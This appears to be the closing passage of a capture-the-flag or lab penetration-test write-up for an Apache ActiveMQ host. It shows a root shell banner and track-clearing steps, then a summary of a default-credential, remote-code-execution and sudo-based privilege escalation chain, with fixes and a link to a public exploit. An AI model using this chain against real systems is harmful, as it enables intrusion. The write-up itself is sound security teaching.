   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@broker:~#
```

We are now root on the target system.

Clearing tracks

- Remove malicious nginx config files
- Kill malicious nginx process
- Remove attacker SSH public key from `/root/.ssh`.

Vulnerabilities summary

Default credentials

Pentester evaluation

- Score : **9.4 CRITICAL**
- Impact : Allows an attacker to gain full access to the **Apache ActiveMQ** web service.

Patch proposition

Change default credentials and use a strong password.

Apache ActiveMQ Remote Code Execution (RCE)

Pentester evaluation

- Score : **9.8 CRITICAL**
- Impact : Allows an attacker to gain access to the web server as `activemq` user.

Patch proposition

Update **Apache ActiveMQ** at least to **5.15.16**, or to the latest version if possible.

Sudo permissions misconfiguration

Pentester evaluation

- Score : **8.4 HIGH**
- Impact : Allows an attacker to gain full administrative access to the entire system.

Patch proposition

Review sudo rights to avoid malicious user to gain root access by leveraging nginx.

Tools used

- Nmap ← scan the target for open ports and services versions.
- Pwncat-cs ← Listen for reverse shell connection

Sources

- **Apache ActiveMQ 5.15.15** vulnerabilities : https://nvd.nist.gov/vuln/search/results?adv_search=true&isCpeNameSearch=true&query=cpe%3A2.3%3Aa%3Aapache%3Aactivemq%3A5.15.15%3A*%3A*%3A*%3A
- Exploit **Apache ActiveMQ** : https://github.com/evkl1d/CVE-2023-46604